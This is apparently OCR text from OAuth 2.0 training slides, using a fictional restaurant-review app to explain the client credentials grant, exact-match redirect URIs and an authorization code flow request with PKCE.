
The client needs to authenticate

Auth0-specific indication of the target API

The client credentials grant enables M2M access

The client credentials grant supports direct machine-to-machine access.


The grant relies on client credentials which have to be kept in a secure location (i.e., not hardcoded in user apps)



A *review scheduling* tool that creates reviews at given time for max influence

The API of a restaurant review application

The OAuth 2.0 client application




Allowed Callback URLs

https://schedule.restograde.com/callback

After the user authenticates we will only call back to any of these URLs. You can specify multiple valid URLs by comma-separating them (typically to handle different environments like QA or testing). Make sure to specify the protocol (`https://`) otherwise the callback may fail in some cases. With the exception of custom URI schemes for native clients, all callbacks should use protocol `https://`. You can use Organization URL parameters in these URLs.

The redirect URI restricts how the authorization server can send data through the browser to the client, preventing an attacker from hijacking valuable resources

OAuth 2.1 explicitly forbids wildcards and partial redirect URI matching. Only exact matches are allowed.



1 Connect my Restograde account

2 Initialize the flow with a redirect


2 3 *The initialization request*

```
https://sts.restograde.com/authorize
  ?response_type=code
  &client_id=lY5g0BKB7Mow4yDlb6rdGPsO2i1g7Osv
  &scope=read
  &redirect_uri=https://schedule.restograde.com/callback
  &code_challenge=JhEN0Amnj7B…Wh5PxWitZYK1woWh5PxWitZY
  &code_challenge_method=S256
```

Indicates the *authorization code flow*

The client requesting access

Where the code should be sent to



AUTHORIZATION SERVER

If the browser already has an authenticated session with the authorization server, it will include a cookie on this request

Follow redirect 3

1 Connect my Restograde account

